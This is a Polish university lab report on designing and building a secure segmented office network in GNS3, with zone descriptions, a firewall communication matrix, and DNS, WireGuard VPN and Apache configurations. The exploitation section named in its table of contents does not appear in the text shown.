

Miłosz Sowa Anna Błaszczak Jan Wojciechowski Kacper Szaruch
Maksymilian Młodnicki

BEKOM
Projekt i Laboratorium 2&3
Bezpieczne architektury sieci
Audyt bezpieczeństwa sieci

16 marca 2024

Spis treści

1. Wstęp	2
2. Projekt 2 - część projektowa	4
2.1. Architektura systemu	4
2.1.1. Strefa żółta	5
2.1.2. Strefa niebieska	5
2.1.3. Strefa zielona	5
2.1.4. Strefa czerwona	5
2.1.5. VLANy	5
2.2. Wykorzystane technologie	6
2.3. Firewall	6
2.3.1. DMZ	6
2.3.2. site-to-site VPN	7
2.3.3. Remote Access	7
2.3.4. NIDS	7
2.3.5. HIDS/EDR	8
2.3.6. Skaner podatności	8
2.3.7. SIEM	8
2.3.8. Data lake	8
2.4. Wnioski i podsumowanie	8
3. Projekt 2 - część laboratoryjna	9
3.1. Topologia sieci w GNS3	9
3.1.1. Strefa żółta	9
3.1.2. Strefa niebieska	10
3.1.3. Strefa zielona	13
3.1.4. Strefa czerwona	14
3.2. Komunikacja w sieci - firewall i DMZ	14
3.3. Podsumowanie i wnioski	23
4. Projekt i Laboratorium 3	24
4.1. Część aktywna	24
4.1.1. Wykorzystanie zaawansowanych technik skanowania sieci	24
4.1.2. Eksploatacja + reverse shell na wybranym hoście	25
4.2. Audyt względem standardu	27
4.3. Podsumowanie i wnioski	27


1. Wstęp

Niniejszy dokument stanowi sprawozdanie z realizacji Projektu oraz Laboratorium nr 2 oraz nr 3. Oświadczamy, że ta praca, stanowiąca podstawę do uznania osiągnięcia efektów uczenia się z przedmiotu BEKOM, została wykonana przez nas samodzielnie.

Celem zadania było zaplanowanie bezpiecznej architektury sieci wykorzystując rozwiązania sieciowe i usługi bezpieczeństwa wraz z implementacją rozwiązania.

2. Projekt 2 - część projektowa

2.1. Architektura systemu



Rysunek 1. Architektura systemu

2.1.1. Strefa żółta

W strefie żółtej znajduje się brama sieciowa łącząca sieć lokalną z zewnętrzną. Dodatkowo postawiony jest serwer DNS ułatwiający łączenie się z internetem oraz zapewniający dodatkowe zabezpieczenia takie jak filtrowanie danych czy też blokowanie podejrzanych stron zawierające potencjalny malware.

2.1.2. Strefa niebieska

W strefie niebieskiej znajduje się serwer usługi - serwer WWW oraz jump server (VPN), który jako dodatkowa maszyna łączy ze sobą sieci pozwalając użytkownikowi łączyć się z innej sieci. W przeciwieństwie do zwykłego VPN, jump server oferuje dodatkowe warstwy zabezpieczenia takie jak: użycie reguł firewalla w celu aby pozwolić łączyć się określonym użytkownikom, zbierać wszelkie logi zebrane podczas połączeń oraz ukrywać wewnętrzne adresy IP i portów.

2.1.3. Strefa zielona

Strefa zielona reprezentuje podstawowe środowisko pracy w biurze. Znajdują się w niej hosty - stacje robocze wraz z HIDS (System wykrywania włamań) oraz skaner podatności - narzędzie, które będzie identyfikować i tworzyć listę wszystkich zasobów, a następnie na podstawie analizy ich konfiguracji i zainstalowanych oprogramowaniach, może wykryć potencjalne luki w bezpieczeństwie.

2.1.4. Strefa czerwona

Zgodnie z wymaganiami projektu strefa czerwona ma reprezentować bardziej krytyczny obszar sieci w stosunku do pozostałych zaplanowanych stref. W ramach projektu przyjęto koncepcję, że strefa ta będzie odpowiadać **Centrum Operacyjnemu Cyberbezpieczeństwa** (ang. Cybersecurity Operations Center, CSOC), to właśnie z tej części sieci będzie możliwy audyt oraz reakcja na incydenty bezpieczeństwa.

2.1.5. VLANy

Virtual Local Area Networks (VLANs) są używane do segmentacji sieci fizycznej na logiczne grupy, co pozwala na lepszą kontrolę ruchu sieciowego. Rozwiązanie to pozwala na zapobieganie takim atakom jak na przykład **ARP spoofing** czy **Broadcast storms**. W ramach projektu postanowiono przydzielić każdej strefie inny VLAN. Taka separacja sieci pozwoli między innymi na zwiększenie ochrony przed atakami ukierunkowanymi na infrastrukturę zarządzającą np. strefę czerwoną.

VLAN	Protokoły
Żółty	DNS, SSH
Niebieski	HTTPS, VPN, SSH
Zielony	HTTPS, VPN, SMTP, SSH
Czerwony	SSH

[H]

Konfiguracja usług w strefach

Uwaga: Komunikacja poprzez SSH jest dozwolona tylko w przypadku połączeń ze strefy czerwonej.

2.2. Wykorzystane technologie

2.3. Firewallle

X	Pracownik zdalny	Cloud	Drugie biuro	ŻÓŁTY	NIEBIESKI	ZIELONY	CZERWONY
Pracownik zdalny	X	NIE	NIE	TAK	TAK	NIE	NIE
Cloud	NIE	X	NIE	TAK	NIE	NIE	NIE
Drugie biuro	NIE	NIE	X	TAK	NIE	NIE	NIE
ŻÓŁTY	TAK	TAK	TAK	X	TAK	NIE	NIE
NIEBIESKI	TAK	NIE	NIE	TAK	X	TAK	NIE
ZIELONY	NIE	NIE	NIE	NIE	TAK	X	TAK
CZERWONY	NIE	NIE	NIE	NIE	NIE	NIE	X

Rysunek 2. Macierz komunikacji realizowana przez zasady firewalli oraz architekturę systemu


Powyżej przedstawiono macierz komunikacji pomiędzy kluczowymi segmentami sieci. Część z zasad komunikacji wynikają z samej architektury sieci, natomiast pozostałe zasady powinny zostać zrealizowane poprzez konfigurację firewalli.

W architekturze systemu postanowiono wykorzystać cztery firewallle. Jeden na styku biura z Internetem oraz pomiędzy każdą ze stref. Firewallle powinny posiadać tym bardziej rygorystyczne zasady im bardziej zakorzenione są one w sieci tzn. np. firewall pomiędzy strefą zieloną a czerwoną implementuje koncepcje white-listy, a nie black-listy, co pozwala utrzymać wymagany poziom bezpieczeństwa dla krytycznych segmentów sieci.

2.3.1. DMZ

DMZ (Demilitarized Zone) to strefa w infrastrukturze sieciowej, w której zezwolone są połączenia z zewnątrz, a która w bezpieczniejszy i skuteczniejszy sposób zastępuje działanie firewalla. W strefie tej połączenia do i z internetu są możliwe, ale niemożliwe są połączenia z DMZ do sieci lokalnej. W strefie umieszczamy więc wszystkie usługi, które powinny mieć dostęp publiczny do sieci.

Podobne działanie moglibyśmy uzyskać przy użyciu firewalla, w którym stworzymy wyjątki w regułach zapory, jakie usługi mogą odbierać połączenia z internetu. Problemem jednak jest ryzyko, że usługi na których połączenie przyzwoliliśmy mogą mieć luki bezpieczeństwa lub wady systemu, przez które potencjalny atakujący mógłby uzyskać dostęp do tej usługi, a następnie otrzymać dostęp do całej sieci lokalnej. W przypadku DMZ, przypadek taki nie może wystąpić, ponieważ strefa ta nie może łączyć się z siecią lokalną (jedynie sieć lokalna z DMZ).



Rysunek 3. Strefa DMZ - działanie

2.3.2. site-to-site VPN

Site-to-Site VPN (Virtual Private Network) to technologia, która umożliwia bezpieczne połączenie sieci lokalnych (LAN) w różnych lokalizacjach za pośrednictwem publicznego internetu.

Site-to-Site VPN zazwyczaj wykorzystuje protokół IPSec do tworzenia bezpiecznego tunelu między dwoma sieciami. Konfiguracja Site-to-Site VPN składa się z kilku etapów:

1. **Konfiguracja interfejsów:** Interfejsy sieciowe, wirtualne routery i strefy muszą być poprawnie skonfigurowane
2. **Ustanowienie tras statycznych lub protokołów routingu:** Trasy statyczne lub protokoły routingu są konfigurowane, aby przekierować ruch do tuneli VPN
3. **Definiowanie bramek IKE:** Brama IKE jest konfigurowana dla nawiązania komunikacji między peerami na każdym końcu tunelu VPN
4. **Konfiguracja parametrów IPSec:** Parametry IPSec są konfigurowane dla transferu danych przez tunel VPN
5. **Monitorowanie tuneli IPSec:** należy skonfigurować, jak zaporą będzie monitorować tunele IPSec
6. **Definiowanie polityki bezpieczeństwa:** Polityki bezpieczeństwa są definiowane, aby filtrować i kontrolować ruch.

2.3.3. Remote Access

Zdalny dostęp do zasobów firmy może być realizowany z wykorzystaniem połączenia VPN. Dzięki temu połączenie jest transparentne dla użytkownika i ma on bezproblemowy dostęp do zasobów takich jak pliki czy zdalny pulpit. Taki dostęp powinien oczywiście być monitorowany w celu wychwycenia anomalii. Również komputer zdalnego pracownika powinien spełniać standardy bezpieczeństwa w celu zachowania prywatności połączenia i przeciwdziałaniu nieupoważnionemu dostępowi. Weryfikację tego wymagania można realizować poprzez specjalne oprogramowanie, np. Cisco Secure Endpoint.

2.3.4. NIDS

NIDS, czyli Network Intrusion Detection System, to system monitorujący ruch sieciowy w celu wykrywania podejrzanych aktywności, takich jak próby włamania, ataki typu DoS czy skanowanie portów. Działa on poprzez analizę pakietów poruszających się po sieci i dopasowywanie ich do zbioru znanych zagrożeń. System został wprowadzony przed strefą żółtą, a logi z niego są przesyłane do Data Lake.

2.3.5. HIDS/EDR

HIDS (Host-Based Intrusion Detection System) to system wykrywania intruzów zainstalowany bezpośrednio na hoście, który monitoruje i analizuje system na znaki podejrzanej aktywności. EDR (Endpoint Detection and Response) to zaawansowane narzędzie, które nie tylko wykrywa zagrożenia na podstawie sygnatur, ale również analizuje zachowania, co pozwala na bardziej precyzyjne reagowanie. W kontekście strefy zielonej, te systemy są konfigurowane na hostach w celu monitorowania plików i ruchu sieciowego, analizy logów, ochrony przed atakami Zero-Day i wykrywania anomalii.

2.3.6. Skaner podatności

Skanery podatności to programy, które służą do oceny poziomu ryzyka i identyfikacji słabości w systemach komputerowych i sieciach, wykorzystując do tego celu bazę specjalnie zaprojektowanych testów. Hosty w strefie zielonej mają możliwość przeprowadzenia skanu podatności z dedykowanego hosta znajdującego się w tym segmencie.

2.3.7. SIEM

SIEM, czyli Security Information and Event Management, to rodzaj oprogramowania, które zapewnia całościowy wgląd w to, co dzieje się w sieci w czasie rzeczywistym. Systemy SIEM gromadzą i analizują dane z różnych źródeł, takich jak logi systemowe, urządzenia sieciowe i aplikacje. W strefie czerwonej umiejscowiony jest serwer implementujący rozwiązanie składające się z kolektora logów oraz funkcjonalności SIEM. Przesyłane są tam wszystkie logi z Data Lake. System SIEM został umiejscowiony w strefie czerwonej, ze względu na to, że jest kluczowy dla monitorowania i reagowania na incydenty bezpieczeństwa, a dostęp do niego powinny mieć tylko upoważnione osoby.

2.3.8. Data lake

Data Lake to centralne repozytorium, które przechowuje ustrukturyzowane i nieustrukturyzowane dane w dowolnej skali. W kontekście gromadzenia logów, Data Lake umożliwia przechowywanie logów w ich oryginalnym formacie, co pozwala na łatwe przeszukiwanie i analizę.

Data Lake oferuje kilka zalet w kontekście gromadzenia logów:

- **Elastyczność:** Data Lake może przechowywać dane w różnych formatach, w tym logi serwerów, logi aplikacji, logi sieciowe i inne
- **Skalowalność:** Data Lake może przechowywać ogromne ilości danych, co jest kluczowe dla organizacji generujących duże ilości logów
- **Analiza:** Data Lake umożliwia przeprowadzanie zaawansowanych analiz na zgromadzonych danych, w tym analizy w czasie rzeczywistym, przetwarzania big data i uczenia maszynowego
- **Bezpieczeństwo i zarządzanie:** Data Lake oferuje funkcje bezpieczeństwa i zarządzania danymi, takie jak szyfrowanie danych, zarządzanie dostępem i audyt


2.4. Wnioski i podsumowanie

Dzięki wdrożeniu wielu wyżej opisanych warstw bezpieczeństwa i rozwiązań sieciowych uważamy, że taka architektura sieci zapewnia nowo otwartemu biurowi bezpieczeństwo przed wieloma metodami ataku oraz sama architektura jest przejrzysta i wygodna dla potencjalnego użytkownika.

Uważamy pracę nad tym projektem za przydatną, w znaczny sposób poszerzyliśmy naszą wiedzę z zakresu bezpieczeństwa sieci oraz od strony teoretycznej zapoznaliśmy się z budową architektury takiej sieci i jakie zabezpieczenia powinna ona zawierać.

3. Projekt 2 - część laboratoryjna

3.1. Topologia sieci w GNS3



Rysunek 4. Topologia sieci w GNS3

Architektura sieci z powyższej części projektowej została zaprojektowana w środowisku GNS3 wraz z uwzględnieniem odpowiednich stref. Podobnie jak w zamierzonym projekcie wyróżniamy poszczególne strefy wraz z jej komponentami:

3.1.1. Strefa żółta

Serwer DNS

W strefie żółtej został skonfigurowany serwer DNS przy pomocy narzędzia *dnsmasq*. Dzięki temu rozwiązaniu, w całej sieci możemy łączyć się do poszczególnych maszyn za pomocą podania nazwy hosta, a nie adresu IP. Jest to zdecydowanie wygodniejsze rozwiązanie dla pracownika, a ponadto oferuje dodatkowe zabezpieczenie. Serwer ten został skonfigurowany następująco:

Plik `/etc/hosts`:

```
# Standard host addresses
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# This host address
127.0.1.1 user
```

```
10.1.3.2 dns
10.1.2.2 vpngateway
10.1.4.3 www
20.1.2.2 criticalhost
20.1.3.2 scanner
10.0.0.1 remoteworker
```

Plik `/etc/dnsmasq.conf`:


```
port=53
listen-address=127.0.0.1,10.1.3.2
interface=enp0s3

domain-needed
bogus-priv
expand-hosts
no-resolv

server=1.1.1.1
server=8.8.8.8

cache-size=1000
```

Będąc więc na poziomie innej maszyny możemy pingować hosty za pomocą podania wyłącznie hostname:



```
user@www:~$ ping dns
PING dns (10.1.3.2) 56(84) bytes of data.
64 bytes from dns (10.1.3.2): icmp_seq=1 ttl=62 time=40.5 ms
64 bytes from dns (10.1.3.2): icmp_seq=2 ttl=62 time=32.9 ms
^C
--- dns ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 32.919/36.692/40.466/3.773 ms
user@www:~$
```

Rysunek 5. Działanie serwera DNS

3.1.2. Strefa niebieska

Site-to-Site VPN

Site-to-Site VPN został skonfigurowany pomiędzy hostami *remoteworker* oraz *vpngateway* przy pomocy narzędzia Wireguard. Za pomocą Wireguarda połączenie VPN jest szyfrowane, a następnie przesyłane do hosta docelowego i tak samo z powrotem. Dodatkowo za pomocą ip forwarding pozwalamy na dostęp do całej sieci, w której znajduje się *vpngateway*. Ponadto *remoteworker* znajdujący się w innej sieci, który łączy się do sieci docelowej za pomocą VPN również może korzystać z serwera DNS, a także ma dostęp do serwera WWW. Konfiguracja obu maszyn wygląda następująco:

remoteworker:

```
user@remoteworker:~$ sudo wg
interface: wg0
  public key: GmfFfdPcw7WBdYx79sPbY2oVINb01GFQAtRs6KINkmY=
  private key: (hidden)
  listening port: 50060
```

```

peer: 3IAAM3KhQXulRcdNzgsMyxNBzW2HUouExZly0tPmq0s=
  endpoint: 192.168.89.135:4502
  allowed ips: 10.0.0.0/8
  latest handshake: 13 seconds ago
  transfer: 57.21 KiB received, 63.59 KiB sent
user@remoteworker:~$ ip route show
default via 192.168.89.2 dev enp0s3 proto dhcp metric 100
10.0.0.0/8 dev wg0 proto kernel scope link src 10.0.0.1
192.168.89.0/24 dev enp0s3 proto kernel scope link src 192.168.89.133 metric 100

vpngateway:
user@vpngateway:~$ sudo wg
interface: wg0
  public key: 3IAAM3KhQXulRcdNzgsMyxNBzW2HUouExZly0tPmq0s=
  private key: (hidden)
  listening port: 43709

peer: GmfFfdPcw7WBdYx79sPbY2oVINb01GFQAtRs6KINkmY=
  endpoint: 192.168.89.133:50060
  allowed ips: 10.0.0.0/8
  latest handshake: 3 seconds ago
  transfer: 40.04 KiB received, 62.53 KiB sent
user@vpngateway:~$ ip route show
default via 10.1.2.2 dev enp0s3 proto static metric 100
10.0.0.0/16 dev wg0 proto kernel scope link src 10.0.0.2
10.1.2.0/24 dev enp0s3 proto kernel scope link src 10.1.2.2 metric 100

```

```

user@remoteworker:~$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=29.3 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=23.0 ms
^C
--- 10.0.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 22.955/26.115/29.276/3.160 ms
user@remoteworker:~$ ping dns
PING dns (10.1.3.2) 56(84) bytes of data.
64 bytes from dns (10.1.3.2): icmp_seq=1 ttl=61 time=61.1 ms
64 bytes from dns (10.1.3.2): icmp_seq=2 ttl=61 time=69.7 ms
^C
--- dns ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 61.090/65.414/69.739/4.324 ms

```

Rysunek 6. Przykładowe polecenia ping z remoteworkera

Serwer WWW

W strefie niebieskiej został również utworzony serwer WWW, na którym jest uruchomiona usługa *Apache2*. Stroną wyświetlaną przez serwer jest zdjęcie pobierane ze strony Politechniki Warszawskiej.

Konfiguracja serwera:

```
DefaultRuntimeDir ${APACHE_RUN_DIR}
PidFile ${APACHE_PID_FILE}
Timeout 300
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 5
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}
HostnameLookups Off
ErrorLog ${APACHE_LOG_DIR}/error.log
LogLevel warn
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
Include ports.conf

<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

AccessFileName .htaccess

<FilesMatch "\.ht">
    Require all denied
</FilesMatch>


LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
IncludeOptional conf-enabled/*.conf
IncludeOptional sites-enabled/*.conf
```

Strona HTML:

```

```

Dzięki implementacji serwera DNS, możemy z dowolnego miejsca sieci wejść na stronę internetową używając adresu `http://www`.




Rysunek 7. Strona serwera WWW

